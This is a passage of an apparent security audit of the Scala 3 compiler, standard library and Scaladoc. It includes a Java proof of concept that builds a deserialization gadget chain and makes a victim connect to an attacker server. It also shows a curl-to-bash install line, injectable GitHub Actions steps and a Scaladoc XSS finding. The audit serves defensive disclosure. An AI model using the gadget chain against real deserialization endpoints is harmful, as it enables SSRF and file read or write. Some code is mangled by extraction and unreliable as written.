The `scala.sys.process.ProcessBuilderImpl` class, when built as *Java* bytecode, produces subclasses `URLInput`, `FileInput` and `FileOutput` which are initialized with an `AbstractFunction0` that is called in the `apply` method of these classes. The `apply` methods immediately calls a *Java* method to either open a file or an URL. They could be used as deserialization gadgets in order to read/write files or perform SSRF attacks.

Recommendation

Avoid the usage of named parameters in the `scala.sys.process.ProcessBuilderImpl.URLInput|FileInput|FileOutput` classes, as they produce `AbstractFunction0` objects which can be used as deserialization gadgets. Alternatively, those methods could be made non-serializable, or important fields could be marked as `transient` to prevent them from being serialized.

As a reminder, `GadgetInspector` identified the following gadget subchain:

1. `scala.collection.convert.JavaCollectionWrappers$IteratorWrapper.hasNext`
2. `scala.collection.mutable.CheckedIndexedSeqView$CheckedIterator.hasNext`
3. `scala.sys.process.ProcessBuilderImpl$URLInput$$anonfun$$lessinit$greater$1.apply`
4. `java.net.URL.openStream`

Step 3 can also be `scala/sys/process/ProcessBuilderImpl$FileOutput$$anonfun$$lessinit$greater$3.apply` or `scala/sys/process/ProcessBuilderImpl$FileInput$$anonfun$$lessinit$greater$2.apply`, which call `java.io.FileOutputStream` and `java.io.FileInputStream` respectively.

In file `scala/sys/process/ProcessBuilderImpl.scala`, the `URLInput`, `FileInput`, and `FileOutput` classes are defined as follows:

```scala
1   private[process] class URLInput(url: URL) extends
    IStreamBuilder(url.openStream(), url.toString)
2   private[process] class FileInput(file: File) extends IStreamBuilder(new
    FileInputStream(file), file.getAbsolutePath)
3   private[process] class FileOutput(file: File, append: Boolean) extends
    OStreamBuilder(new FileOutputStream(file, append), file.getAbsolutePath)
```

They all extend either `IStreamBuilder` or `OStreamBuilder`, which are defined as follows:

```scala
  private[process] class OStreamBuilder(
    stream: => OutputStream,
    label: String
  ) extends ThreadBuilder(label, _ writeInput protect(stream)) {
    override def hasExitValue = false
  }

  private[process] class IStreamBuilder(
    stream: => InputStream,
    label: String
  ) extends ThreadBuilder(label, _ processOutput protect(stream)) {
    override def hasExitValue = false
  }
```

The `stream` parameter is a by-name parameter, which means that it is not evaluated until it is used. Under the hood, the Scala compiler generates `Function0` methods that are called when the `stream` parameter is used.

Here is the Java bytecode of the `URLInput` class initializer, which shows the generated `AbstractFunction0` (inherits from `Function0`) class, which is serializable:

```scala
public final class ProcessBuilderImpl$URLInput$$anonfun$
$lessinit$greater$1 extends AbstractFunction0<InputStream> implements
Serializable {
   private static final long serialVersionUID = 0L;
   private final URL url$1;

   public final InputStream apply() {
      return this.url$1.openStream();
   }

   public ProcessBuilderImpl$URLInput$$anonfun$$lessinit$greater$1(final
   ProcessBuilder$ $outer, final URL url$1) {
      this.url$1 = url$1;
   }
}
```

To execute the `apply` method, `GadgetInspector` identified the use of `CheckedIterator.hasNext`. `CheckedIterator` is defined twice in the standard library, but it is always private. The one used in the identified gadget chain is `scala/collection/mutable/CheckedIndexedSeqView$CheckedIterator` and is shown below. The second one is defined in `scala/collection/mutable/MutationTracker$CheckedIterator`.

```scala
  @SerialVersionUID(3L)
```

```
2    private[mutable] class CheckedIterator[A](self: IndexedSeqView[A]^,
     mutationCount: => Int)
3      extends IndexedSeqView.IndexedSeqViewIterator[A](self) {
4      private val expectedCount = mutationCount
5      override def hasNext: Boolean = {
6        MutationTracker.checkMutationsForIteration(expectedCount, mutationCount)
7        super.hasNext
8      }
9    }
```

As `mutationCount` is a by-name parameter, it is replaced by a `Function0` method during compilation and is evaluated when `hasNext` is called.

If a *Scala*, *Java* or any other custom deserialization entry point is present in the classpath and iterates over an `Iterator` object, an attacker could use the identified gadget chain to perform SSRF attacks or read/write files on the system.

For example, a malicious user could craft a serialized object that contains a `URLInput` object with an URL pointing to a malicious server:

```java
// public class MaliciousObject
public static byte[] checkedIteratorChain() throws Exception {

    sun.misc.Unsafe unsafe = getUnsafe();

    // As URLInput$$anonfun$$lessinit$greater$1 is a private class, we need to
    use reflection to access it and its constructor. The same applies to
    CheckedIterator.
    Class<?> urlInputAnonClass = Class.forName(
        "scala.sys.process.ProcessBuilderImpl$URLInput$$anonfun$
        $lessinit$greater$1");
    Constructor<?> urlInputCtor = urlInputAnonClass.getDeclaredConstructors()
    [0];
    urlInputCtor.setAccessible(true);

    // ProcessBuilder$ refers to the Scala object ProcessBuilder, which is the
    companion object of the ProcessBuilder trait. We create an instance without
    using the constructor. This object is used as the first parameter of the
    URLInput$$anonfun$$lessinit$greater$1 constructor.
    Object pbInstance = unsafe.allocateInstance(ProcessBuilder$.class);

    // Creation of a URLInput$$anonfun$$lessinit$greater$1 object with the
    target URL as parameter.
    Function0<Object> urlInputAnon = (Function0<Object>)
        urlInputCtor.newInstance(pbInstance, new URL("http://127.0.0.1:8000/
        malicious"));
```

```
18
19      // Creation of a CheckedIterator object
20      Class<?> checkedIterClass = Class.forName(
21          "scala.collection.mutable.CheckedIndexedSeqView$CheckedIterator");
22      Object checkedIter = unsafe.allocateInstance(checkedIterClass);
23
24      // Get the fields of the CheckedIterator class and set them with the
        appropriate values to trigger the gadget chain when hasNext() is called.
25      Field mutationCountField =
        checkedIterClass.getDeclaredField("mutationCount");
26      Field expectedCountField =
        checkedIterClass.getDeclaredField("expectedCount");
27
28      unsafe.putObject(checkedIter,
29          unsafe.objectFieldOffset(mutationCountField), urlInputAnon);
30      unsafe.putInt(checkedIter,
31          unsafe.objectFieldOffset(expectedCountField), 99); // It will trigger an
            Exception in MutationTracker.checkMutationsForIteration, but the
            URLInput.apply() method will be called before that.
32
33      // Set fields of the CheckedIterator parent class, IndexedSeqViewIterator
34      Class<?> parentClass = checkedIterClass.getSuperclass();
35      Field selfField      = parentClass.getDeclaredField("self");
36      Field currentField   = parentClass.getDeclaredField("current");
37      Field remainderField = parentClass.getDeclaredField("remainder");
38
39      unsafe.putObject(checkedIter, unsafe.objectFieldOffset(selfField), null);
40      // current and remainder fields are used in the hasNext() method of the
        IndexedSeqViewIterator class, which is called by the hasNext() method of the
        CheckedIterator class. They need to be set to specific values to trigger the
        gadget chain.
41      unsafe.putInt   (checkedIter, unsafe.objectFieldOffset(currentField),   0);
42      unsafe.putInt   (checkedIter, unsafe.objectFieldOffset(remainderField),
        1);
43
44      // Serialization
45
46      ByteArrayOutputStream bos = new ByteArrayOutputStream();
47      ObjectOutputStream oos = new ObjectOutputStream(bos)) {
48      oos.writeObject(obj);
49      oos.flush();
50      return bos.toByteArray();
51
52  }
```

Now, if this serialized object is deserialized in a vulnerable entry point and `hasNext()` is called on the `CheckedIterator` object, the `apply()` method of the `URLInput$$anonfun$$lessinit$greater$1` class will be called, which will open a connection to the attacker's server:

```scala
    val cic = MaliciousObject.checkedIteratorChain();
    val checkedIterator = ObjectInputStream(ByteArrayInputStream(cic)).readObject()

    // Any iteration over the checkedIterator object will trigger the hasNext() method and the gadget chain.
    checkedIterator.asInstanceOf[Iterator[Any]].toList
```

The Scala program will crash upon trying to iterate over the `CheckedIterator` object, as the `MutationTracker.checkMutationsForIteration` method will throw an exception because the `mutationCount` field should be an `Int` and not an `InputStream`:

```shell
[error] java.lang.ClassCastException: class sun.net.www.protocol.http.HttpURLConnection$HttpInputStream cannot be cast to class java.lang.Integer (sun.net.www.protocol.http.HttpURLConnection$HttpInputStream and java.lang.Integer are in module java.base of loader 'bootstrap')
[error]         at scala.runtime.BoxesRunTime.unboxToInt(BoxesRunTime.java:99)
[error]         at scala.collection.mutable.CheckedIndexedSeqView$CheckedIterator.hasNext(CheckedInd
[error]         at scala.collection.immutable.List.prependedAll(List.scala:156)
[error]         at scala.collection.immutable.List$.from(List.scala:682)
[error]         at scala.collection.IterableOnceOps.toList(IterableOnce.scala:1472)
[error]         at scala.collection.IterableOnceOps.toList$(IterableOnce.scala:337)
[error]         at scala.collection.AbstractIterator.toList(Iterator.scala:1328)
[error]         at deserialization.Deserial$.main(Deserial.scala:90)
[error]         at deserialization.Deserial.main(Deserial.scala)
[error]         at java.base/jdk.internal.reflect.DirectMethodHandleAccessor.invoke(DirectMethodHandleAccessor
[error]         at java.base/java.lang.reflect.Method.invoke(Method.java:565)
[error] stack trace is suppressed; run last deserial / Compile / run for the full output
[error] (deserial / Compile / run) java.lang.ClassCastException: class sun.net.www.protocol.http.HttpURLConnection$HttpInputStream cannot be cast to class java.lang.Integer (sun.net.www.protocol.http.HttpURLConnection$HttpInputStream and java.lang.Integer are in module java.base of loader 'bootstrap')
```

However, the attack is successful as the connection to the attacker's server is opened, which can be observed in the attacker's server logs:

```
1 python -m http.server 8000 -b 0.0.0.0
2 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
3 127.0.0.1 - - [10/Mar/2026 17:23:15] "GET /malicious HTTP/1.1" 200
```
Shell

This subchain does not constitute a vulnerability by itself, but rather a weakness that may be exploited in the presence of a deserialization entry point that, for example, iterates over a deserialized `Iterator` object, or, more generally, deserializes an object that contains by-name parameters and uses them.

5.1.2. Opengrep

Opengrep is a tool that allows searching for specific patterns in the codebase. It is particularly useful to search for specific method calls, which can then be used to identify potential vulnerabilities or interesting code patterns. It comes with an included database of known vulnerable code patterns, but it can also be used to search for custom ones.

5.1.2.1. Setup

Opengrep v1.16.3 was installed using the recommended method:

```
1 curl -fsSL https://raw.githubusercontent.com/opengrep/opengrep/main/
  install.sh | bash
```
Shell

The tool was first run on the *Scala 3* repository. Then, the standard library code was decompiled using the `fernflower` decompiler, and the obtained code was analyzed again with *Opengrep*, leveraging its *Java* detection rules. The default database of detection rule was used for both runs.

Opengrep was launched with the following command-line. In order to enable the detection of intra-file taint flows, the `--taint-intrafile` option was used, which allows to track the flow of data between methods in the same file.

```
1 opengrep scan --config auto --config p/security-audit --config p/secrets
  --taint-intrafile
```
Shell

Finally, the results were manually analyzed to identify potential vulnerabilities.

5.1.2.2. Results

After the first run, 22 issues were identified. The second run on the decompiled code detected 2 additional issues. In the next sections, the true positives will be analyzed.

5.1.2.2.1. Github Action CI/CD Workflows

LOW-2	Potential command injection in Github Action CI/CD scripts		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	Scala 3.8-RC1 Github Action Workflows		
Prerequisites	Privileged account		

Description

Using variable interpolation `${{...}}` with `github` context data in a `run:` step could allow an attacker to inject their own code into the runner. This would allow them to steal secrets and code. `github` context data can have arbitrary user input and should be treated as untrusted.

Recommendation

Use an intermediate environment variable with `env:` to store the data and use the environment variable in the `run:` script. Be sure to use double-quotes the environment variable, like this: "$ENVVAR".

Variable interpolation (`${{...}}`) is used in GitHub Actions CI/CD scripts to interpolate variables in `run:` steps. If the interpolated variable contains untrusted data, it could lead to command injection vulnerabilities. Even quoted, the content between `${{...}}` is evaluated by the Github Action runner and can contain arbitrary code, which can be used by an attacker to execute malicious commands on the runner.

It was found in five different locations:

- `.github/workflows/publish-chocolatey.yml` line 38:

```yaml
run: choco push scala.${{inputs.version}}.nupkg --source https://push.chocolatey.org/--api-key ${{ secrets.API-KEY }}
```

- `.github/workflows/releases.yml` line 49:

```yaml
run: |
    curl -o artifact.zip -L https://github.com/scala/scala3/releases/download/${{ inputs.version }}/scala3-${{ inputs.version }}-x86_64-pc-win32.zip
echo "digest=$(sha256sum artifact.zip | cut -d " " -f 1)" >> "$GITHUB_OUTPUT"
```

- `.github/workflows/test-msi.yml` lines 52, 60 and 68:

```yaml
run: |
    scaladoc --version
```

```
3       if (-not (scaladoc --version | Select-String "Scaladoc version
        ${{ inputs.version }}"))
```

Additionally, by searching manually for this pattern, another usage was found in `.github/workflows/ci.yml`:

The variable `RELEASE_TAG` is defined line 128:

```yaml
1 # Extract the release tag
2 - name: Extract the release tag
3 run : echo "RELEASE_TAG=${GITHUB_REF#*refs/tags/}" >> $GITHUB_ENV
```

Then it is used as variable interpolation in lines 136, 137, 152, 175, 195-203.

Here is an example of its usage in lines 136 and 137:

```yaml
1 - name: Check compiler version
2 shell: bash
3 run : |
4       version=$(./project/scripts/sbt "print scala3-compiler-bootstrapped-new/
        version" | tail -n1)
5       echo "This build version: ${version}"
6       if [ "${version}" != "${{ env.RELEASE_TAG }}" ]; then
7       echo "Compiler version for this build '${version}', does not match tag:
        ${{ env.RELEASE_TAG }}"
8       exit 1
9       fi
```

5.1.2.2.2. Bad Random Number Generation

INFO-3	Use of non-cryptographically secure random number generator
Perimeter	Scala 3.8-RC1 Dotty compiler
Description	
The `scala.util.Random` class is used in the `compiler/src/dotty/tools/io/Path.scala` file to generate random prefixes for temporary files in `private[io] def randomPrefix` method. This class is not a cryptographically secure random number generator and should not be used for security-sensitive operations. If an attacker can predict the output of the random number generator, they could potentially guess the names of temporary files and perform attacks such as file overwriting or symlink attacks.	
Recommendation	
Use a cryptographically secure random number generator, such as `java.security.SecureRandom`, to generate random prefixes for temporary files. If not used, delete the method.	

The `scala.util.Random` class is used in the `compiler/src/dotty/tools/io/Path.scala` file to generate random prefixes for temporary files in the `randomPrefix` method, defined below:

```scala
import scala.util.Random.alphanumeric

private[io] def randomPrefix: String = alphanumeric take 6 mkString ""
```

This class is not a cryptographically secure random number generator as it calls `java.util.Random` internally and should not be used for security-sensitive operations. If an attacker can predict the output of the random number generator, they could potentially guess the names of temporary files and perform attacks such as file overwriting or symlink attacks.

As the method doesn't seem to be used in the codebase, it could be deleted. Otherwise, it should be modified to use a cryptographically secure random number generator, such as `java.security.SecureRandom`, to generate random prefixes for temporary files.

5.2. Manual Code Review & Analysis

5.2.1. The integration of the *Scala* standard library into the *Scala 3* repository: migration and backporting process

Before *Scala 3.8*, both *Scala 2* [2] and Scala 3 [3] were using the Scala standard library located in the *Scala 2* repository.

On *July, 14th 2015*, a pull-request [4] in the Scala 3 repository introduced changes to import the standard library from the *Scala 2* repository, with all its commit history. The library was added to the `library/` folder.

```
commit 13fd5af95d426797e2ecc09729a1faadd5908b00
Merge: 7987a0c190 7a75a09b13
Author: Hamza Remmal <hamza@remmal.net>
Date:   Tue Jul 15 12:02:01 2025 +0200

    [stdlib] embed the history of the scala 2 stdlib into dotty's history
    (#23522)

    In this PR, we embed the history of the scala 2 stdlib to Dotty's
    history.
    This is the first real step into producing a fully dotty-compiled
    stdlib.
```

Listing 1: Merge commit of the pull-request importing the Scala 2 standard library into Scala 3

The first commit imported from *Scala 2* is `f58eacc0b9af4ed3b93a870236a45ea5a750c361`, which has been linked to the root commit of the *Scala 3* repository (but the result is close to a merge of subtrees with unrelated histories).

Commit `b8ba8274747811062a7530f9c71d8ece10018983` introduced the `project/scripts/syncStdLib.scala` *Scala* script to automate the addition of new commits from the *Scala 2* to the *Scala 3* repository using the `git format-patch` method:

```
commit b8ba8274747811062a7530f9c71d8ece10018983
Author: Wojciech Mazur <wmazur@virtuslab.com>
Date:   Sun Dec 21 14:35:06 2025 +0100

    Add script to sychronize stdlib sources
```

The last commit introduced by the initial Scala 2 standard library merge into the Scala 3 repository was `Improve Await.result/ready performance for completed futures` (`ca0420f4c96801e7c9290ec0167e31863fd36e23` in the Scala 3 repository). The next commit in the Scala 2 repository, `Re-introduce null checks to ScalaRunTime.wrapXArray` (`29e126b968b90a49c650f3dfd69d6920c820db71` in the Scala 3 repository), was merged in the *Scala 3* repository using the new `project/scripts/syncStdLib.scala` script, which adds an `Upstream:` section to reference the upstream commit hash:

```
    Re-introduce null checks to ScalaRunTime.wrapXArray

    When using an array as sequence argument in Scala 3, the
    compiler emits a conversion to a `Seq` using `ScalaRunTime.wrapXArray`.
    The change in PR 11021 affects the semantics of such code.
```

```
6
7       Upstream: scala/scala@1af76c772524c66ded38abc68304a89175d99155
```

Finally, the *Scala 3.8* standard library is now compiled with *Scala 3*, while it was previously compiled with *Scala 2.13* [5].

Success

The inclusion of commits from *Scala 2* in *Scala 3* can be a bit confusing when first looking at the commit history (commits dating back to before the creation of *Scala 3* without it being a fork). However, it allows doing effective bisections in the *Scala 3* standard library directly when debugging the standard library. After the *Scala 2* standard library was imported, new commits now mention the upstream commit, something the Linux kernel project does as well for backporting to stable branches.

5.2.2. Identification of interesting fuzzing targets

There are a number of challenges reviewing a programming language standard library, in this case *Scala*'s:

- The attack surface is large: potential targets comprise all public class methods, of which there are many.
- The attack surface has not a lot of depth: there are a lot of targets, but they are basic bricks (data structures mostly, wrappers around the Java standard library). *Scala* has also progressively taken out some of the higher-level parts of the standard library: `scala.reflect`, `scala.xml`, `scala.collection.parallel`, `scala.util.parsing` and `scala.swing`.
- The standard library is already used in all *Scala* projects, which means there is already a lot of field testing.

However, fuzzing the standard library continuously can allow detecting bugs and vulnerabilities earlier than field testing, as well as ensuring all parts of the library are covered.

Before writing the fuzzer harnesses, a few targets were identified in the standard library that could be interesting to fuzz:

- *scala*
  - *util*
    - *hashing*
      - *MurmurHash3.scala*: Potential target for differential fuzzing.
      - *ByteswapHashing.scala*: Potential target for differential fuzzing.
    - *matching*
      - *Regex.scala*: Potential target for differential fuzzing. Based on `java.util.regex`.
  - *collections*: Contains many different implementations of data structures.
  - *sys*
    - *process*
      - *Parser.scala*: Parses command-line arguments.
  - *math*

  - *BigInt.scala*: a wrapper using `java.math.BigInteger`, but with some additions. For instance, a `longGcd` method has been added, along with operators.
  - *BigDecimal.scala*: same as *BigInt.scala*.

Overall, the focus was put on data structures, parsers and cryptographic functions.

Additionally, the `Tasty` file format and more specifically its deserialization process were identified as interesting fuzzing targets. It is a complex format that contains a lot of different data types and is deserialized in the compiler, which is a critical component of the *Scala* ecosystem.

- *dotty*
  - *tools*
    - *dotc*
      - *core*
        - *tasty*
          - *TastyUnpickler.scala*: deserialization of the Tasty file format.

The deserialization process occurs in the compiler which is theoretically excluded from the scope of this audit, however it is used by other tools or programmatic API such as the `tasty-inspector` or the `scaladoc` which are part of the scope.

5.2.3. Findings

This section covers the findings identified during the manual code review of the project.

5.2.3.1. `TastyPrinter`

`scalac -print-tasty` invokes `dotty.tools.dotc.printing.TastyPrinter.main` to display the decoded content of a `.tasty` file or of every `.tasty` entry inside a `.jar` archive. When a `.jar` is provided, the implementation opens it via `dotty.tools.io.JarArchive.open` and iterates over its entries to filter those with a `.tasty` extension.

INFO-4	`TastyPrinter` silently skips `.tasty` files in subdirectories of a `.jar`
Perimeter	Scala 3.8-RC1 `scalac` (`-print-tasty`)
Description	
When `scalac -print-tasty` is given a `.jar` argument, it iterates over the archive using `JarArchive.iterator`. `JarArchive` extends `PlainDirectory`, whose `iterator` only enumerates the **first level** of entries, ignoring subdirectories. As `.tasty` files are typically located in package-name subdirectories (e.g. `scala/collection/immutable/List.tasty`), no `.tasty` file is ever reached and no output is produced without any warning or error.	
Recommendation	

Replace the `iterator` call with `JarArchive.allFileNames()`, which already uses `Files.walk` for a fully recursive traversal:

```scala
def allFileNames(): Iterator[String] =
  java.nio.file.Files.walk(jpath).iterator().asScala.map(_.toString)
```

Filtering the resulting paths by `.tasty` extension and reading them via `Files.readAllBytes` would ensure all entries in the archive are visited regardless of their depth.

If a `jar.` file is provided as an argument to `scalac -print-tasty`, the `TastyPrinter` will open it using `JarArchive.open`. The current implementation is as follows:

```scala
val jar = JarArchive.open(Path(arg), create = false)
try
  for file <- jar.iterator if file.hasTastyExtension do
    printTasty(s"$arg ${file.path}", file.toByteArray, isBestEffortTasty = false)
finally jar.close()
```

`JarArchive` extends `PlainDirectory`, which implements the `iterator` method as follows:

```scala
override def iterator: Iterator[PlainFile] =
  givenPath.list.filter(_.exists).map(new PlainFile(_))
```

`list` itself delegates to `dotty.tools.io.Directory.list`, which is a non-recursive directory listing. No additional logic checks whether a returned entry is itself a directory and re-applies the directory listing. As a result, `.tasty` files located in subdirectories of the archive, which is the common case for any multi-package library, are silently ignored.

The fix is straightforward: `JarArchive` already exposes `allFileNames()`, which calls `java.nio.file.Files.walk`. Switching the `PlainDirectory` `iterator` to that method and filtering by extension would solve the issue and ensure all entries in the archive are visited regardless of their depth.

5.2.3.2. *Scala* to *Java* bytecode

When the *Scala* compiler lowers source code to *Java* bytecode, it generates additional classes and methods to map *Scala*-specific constructs onto the *JVM* object model. Traits become interfaces paired with companion implementation classes, singleton objects become both a class and a `MODULE$` static field, case classes gain synthetic `apply`/`unapply` factories, and default parameter values produce extra static forwarder methods. A single *Scala* source file can therefore produce a larger number of `.class` files than expected, each exposing methods that have no direct counterpart in the source.

As an example, by-name parameters (`param: => T`) receive a specific treatment: rather than evaluating the argument at the call site, the compiler wraps the expression in an anonymous class extending `AbstractFunction0[T]`. Its single `apply()` method contains the deferred expression and is invoked lazily whenever the by-name parameter is actually used.

LOW-5	*Scala Java* produced bytecode could lead to conflicts as the compiler doesn't check for them between generated and user-defined methods
Likelihood	●○○○ **Impact** ●○○○
Perimeter	Scala 3.8-RC1 Dotty

Description

Compiler generates predictable method names for certain *Scala* constructs, such as by-name parameters. If a user-defined method has the same signature as a generated one, it leads to a conflict that causes the *JVM* to crash at runtime, or it may lead to unexpected behavior potentially leading to security issues.

Recommendation

Compiler should check for conflicts between generated and user-defined methods and either refuse to compile the code or rename the generated method to avoid the conflict.

The additional classes, methods and fields generated by the compiler have predictable names, which can lead to conflicts with user-defined code.

For example, let's consider the following *Scala* code snippet:

```scala
object Quarkslab {
    def main(args: Array[String]) = {
        printNumber(42)
        println("done")
    }

    def printNumber(userId: => Int): Unit = {
        println(s"The number is: $userId")
    }
```

When compiled to *Java* bytecode, the `printNumber` method will be transformed to take a `Function0[Object]` instead of an `Int`, and an additional method `Quarkslab$.main$$anonfun$1` will be generated:

```java
public final class Quarkslab$ implements Serializable {
    public static final Quarkslab$ MODULE$ = new Quarkslab$();

    private Quarkslab$() {
    }

```

```
7     private Object writeReplace() {
8        return new ModuleSerializationProxy(Quarkslab$.class);
9     }
10
11    public void main(final String[] args) {
12       this.printNumber(Quarkslab$::main$$anonfun$1);
13       .MODULE$.println("done");
14    }
15
16    public void printNumber(final Function0<Object> userId) {
17       .MODULE$.println("The number is: " + userId.apply$mcI$sp());
18    }
19
20    private static final int main$$anonfun$1() {
21       return 42;
22    }
23
24    private static Object $deserializeLambda$(SerializedLambda var0) {
25       return var0.lambdaDeserialize<invokedynamic>(var0);
26    }
27 }
```

If the user defines a method with the same signature as the generated `main$$anonfun$1` method, it will lead to a conflict that causes the *JVM* to crash at runtime:

```
1   def main$$anonfun$1() = {                                    Scala
2       24
3   }
```

The project compiles successfully, but when executed, it throws the following error:

```
1  Exception in thread "main" java.lang.ClassFormatError: Duplicate method name
   "main$$anonfun$1" with signature "()I" in class file audit/Quarkslab$
2    at java.base/java.lang.ClassLoader.defineClass1(Native Method)
3    at java.base/java.lang.ClassLoader.defineClass(ClassLoader.java:962)
4    at java.base/
     java.security.SecureClassLoader.defineClass(SecureClassLoader.java:144)
5    at java.base/
     jdk.internal.loader.BuiltinClassLoader.defineClass(BuiltinClassLoader.java:776)
6    at java.base/
     jdk.internal.loader.BuiltinClassLoader.findClassOnClassPathOrNull(BuiltinClassL
7    at java.base/
     jdk.internal.loader.BuiltinClassLoader.loadClassOrNull(BuiltinClassLoader.java:
8    at java.base/
     jdk.internal.loader.BuiltinClassLoader.loadClass(BuiltinClassLoader.java:578)
```

```
 9    at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:490)
10    at audit.Quarkslab.main(Quarkslab.scala)
```

6. Dynamic Analysis

6.1. Manual testing

6.1.1. *Scaladoc*

Scaladoc [6] is the documentation generator for *Scala*. It parses the source code and generates documentation based on the comments and code structure. It outputs *HTML* files that can be viewed in a web browser. It provides the same functionality as *Javadoc* for *Java*.

MEDIUM-6	Stored XSS vulnerability in Scaladoc		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	Scala 3.8-RC1 Scaladoc		

Description

Scaladoc generates *HTML* documentation from *Scala* source code. If the source code contains malicious comments or code that can be executed in the generated *HTML*, it could lead to a stored *XSS* vulnerability. An attacker could inject malicious *JavaScript* code into the comments of a *Scala* source file, which would then be executed when a user views the generated documentation in a web browser.

Recommendation

Implement proper sanitization of comments and code in the *Scaladoc* generator to prevent the execution of malicious code in the generated *HTML* documentation just like `Javadoc`. This could involve escaping special characters, removing potentially dangerous tags, or using a library that provides secure *HTML* generation.

Scaladoc doesn't seem to sanitize content at all and allows to inject arbitrary HTML as well as *Javascript* code in the generated documentation, which is a stored *XSS* vulnerability.

If content is detected as *HTML*, it is injected as is by the `dotty.tools.scaladoc.renderers.DocRender.renderElement` method defined below:

```scala
private def renderElement(e: WikiDocElement): AppliedTag = e match
    case Title(text, level) =>
      val content = renderElement(text)
      level match
          case 1 => h1(cls := "h600")(content)
          case 2 => h2(cls := "h500")(content)
          case 3 => h3(cls := "h400")(content)
```

```
 8            case 4 => h4(cls := "h300")(content)
 9            case 5 => h5(cls := "h200")(content)
10            case 6 => h6(cls := "h100")(content)
11      case Paragraph(text) => p(renderElement(text))
12      case Code(data: String) => raw(SnippetRenderer.renderSnippet(data))
13      case HorizontalRule => hr
14      case Table(header, columns, rows) =>
15        table(
16          thead(
17            renderHeader(header)
18          ),
19          tbody(
20            rows.map(renderRow)
21          )
22        )
23
24      case UnorderedList(items) => ul(listItems(items))
25      case OrderedList(items, style) => ol(listItems(items)) // TODO use style
26      case Chain(items: Seq[Inline]) => span(items.map(renderElement))
27      case Italic(text) => em(renderElement(text))
28      case Underline(text) => span(cls:="underline")(renderElement(text))
29      case Bold(text) => strong(renderElement(text))
30      case Monospace(text) => code(renderElement(text))
31      case Superscript(text) => span(cls:="superscript")(renderElement(text))  //
        TODO implement style
32      case Subscript(text) => span(cls:="subscript")(renderElement(text))  // TODO
        implement style
33      case Link(target, body) =>
34        renderLink(target, default => body.fold[TagArg](default)(renderElement))
35      case Text(text) => raw(text.escapeReservedTokens)
36      case Summary(text) => renderElement(text)
37      case HtmlTag(content) => raw(content)
38
39      case DefinitionList(items) => notSupported("DefinitionList", raw(""))
40
41      case link: RepresentationLink =>
42        notSupported("Subscript", renderElement(link.title))
```

If writing *HTML* in the comments is a required feature, then *HTML* content should be sanitized to prevent *JavaScript* execution and other malicious content. Otherwise, *HTML* content should always be escaped to prevent it from being rendered as *HTML*.

If *Scaladoc* aims at being the equivalent of *Javadoc*, then it should at least implement the same sanitization level as *Javadoc*, which escapes *HTML* content by default through JavadocFormatter and UrlSanitizer and allows disabling this behavior using the `--allow-script-in-comments` option.

6.2. Coverage-guided fuzzing

Once potential fuzzing targets were identified in the *Scala 3* standard library (Section 5.2.2), a fuzzer was implemented and ran with the goal of covering as much code as possible and finding vulnerabilities.

In the next section, the fuzzing framework (*Jazzer*) along with the fuzzing harness will be detailed.

6.2.1. *Jazzer*: a JVM fuzzer based on *libFuzzer*

Jazzer [7] is a coverage-guided fuzzer for the JVM. It is based on *libFuzzer* [8] from the LLVM project, *libFuzzer* being a native coverage-guided fuzzing library.

Jazzer is constitued of two parts [9]:

- The *Jazzer* driver is a native binary linked to *libFuzzer* which fuzzes the JVM target by accessing it through the Java Native Interface (JNI).
- The *Jazzer* agent, which instruments the JVM bytecode to provide feedback to *libFuzzer* for to discover new code paths.

Jazzer can be used in two modes. The first one is based around *JUnit* tests (*JUnit* is one of the most popular Java testing frameworks). While *JUnit* tests are annotated with `org.junit.jupiter.api.Test`, *Jazzer* fuzzing tests are annotated using `com.code_intelligence.jazzer.junit.FuzzTest`, which derives from the former. *Jazzer* automatically supplies new fuzzing inputs to the fuzzing test based on the type of the parameters, using custom mutators [10].

The second mode follows the typical *libFuzzer* target implementation: a static method `fuzzerTestOneInput` must be created, either `fuzzerTestOneInput(data: Array[Byte])` or `fuzzerTestOneInput(data: com.code_intelligence.jazzer.api.FuzzedDataProvider)` `FuzzedDataProvider` provides a wrapper around the raw bytes which transforms the payload into various data types as needed (inspired from LLVM as well [11]).

6.2.2. Compiling Scala 3

There are two build targets available for the compiler: `scala3-bootstrapped` and `scala3-nonbootstrapped`. `scala3-compiler-nonbootstrapped` is built using a Scala compiler fetched from a public repository and which is then used to build `scala3-compiler-bootstrapped`.

`scala3-bootstrapped` was chosen as it is the version used by *Scala* users.

The following script will clone the *Scala 3* repository, build and publish the artifacts to the local *Simple Build Tool (sbt)/ivy* package repository and to the local *Maven* repository:

```shell
git clone https://github.com/scala/scala3.git
cd scala3
git checkout f08de70ca4c79fa3ae1fb7b99c5cff1c789b0241
sbt scala3-bootstrapped/publishM2 # Build and publish to Maven
sbt scala3-bootstrapped/publishLocal # Build and publish to Sbt/Ivy
```

6.2.3. Build system setup using *Maven*

As *Jazzer* recently added a Scala example based on *Maven* [12], *Maven* was chosen as build system for the standard library fuzzing.

The following dependencies and plugins were added to support the *Scala*, *JUnit 5* and *Jazzer* integration:

- The `net.alchim31.maven.scala-maven-plugin` *Maven* plugin is used to tell Maven how to build a Scala project.
- `maven-assembly-plugin` is used to pack all the project dependencies into a single Jar, which allows the coverage agent to display all covered paths in the coverage reports.
- `io.github.ascopes.protobuf-maven-plugin` together with `com.thesamet.scalapb.protoc-gen-scala` was used to test generating *Scala* (de)serializers for Protobuf files. A potential *libprotobuf-mutator* [13] integration was envisioned but was not implemented in the fuzzer.
- `org.apache.maven.plugins.maven-surefire-plugin` is used for *JUnit* tests discovery.

6.2.3.1. Basic examples

While both *JUnit*-style and *libFuzzer*-style *Jazzer* targets working examples have been tested in the fuzzer, the focus was put on basic *libFuzzer-style* Jazzer targets which allow more control on how the generated input is used. The downside is that writing targets becomes more cumbersome.

LibFuzzer-style targets are located in the *src/main/scala/scala3_library_tests/* directory while *JUnit*-style targets are located in the same directory as unit tests in *src/test/scala/scala3_library_tests*. The *targets* folder structure matches Scala's standard library.

LibFuzzer-style targets are implemented using a singleton object with a static `fuzzerTestOneInput` method:

```scala
object MyTarget:
    def fuzzerTestOneInput(data: Array[Byte]): Unit =
        return
```

Listing 2: Target implementation with an `Array[Byte]` input

```scala
import com.code_intelligence.jazzer.api.FuzzedDataProvider

object MyTarget:
    def fuzzerTestOneInput(data: FuzzedDataProvider): Unit =
        return
```

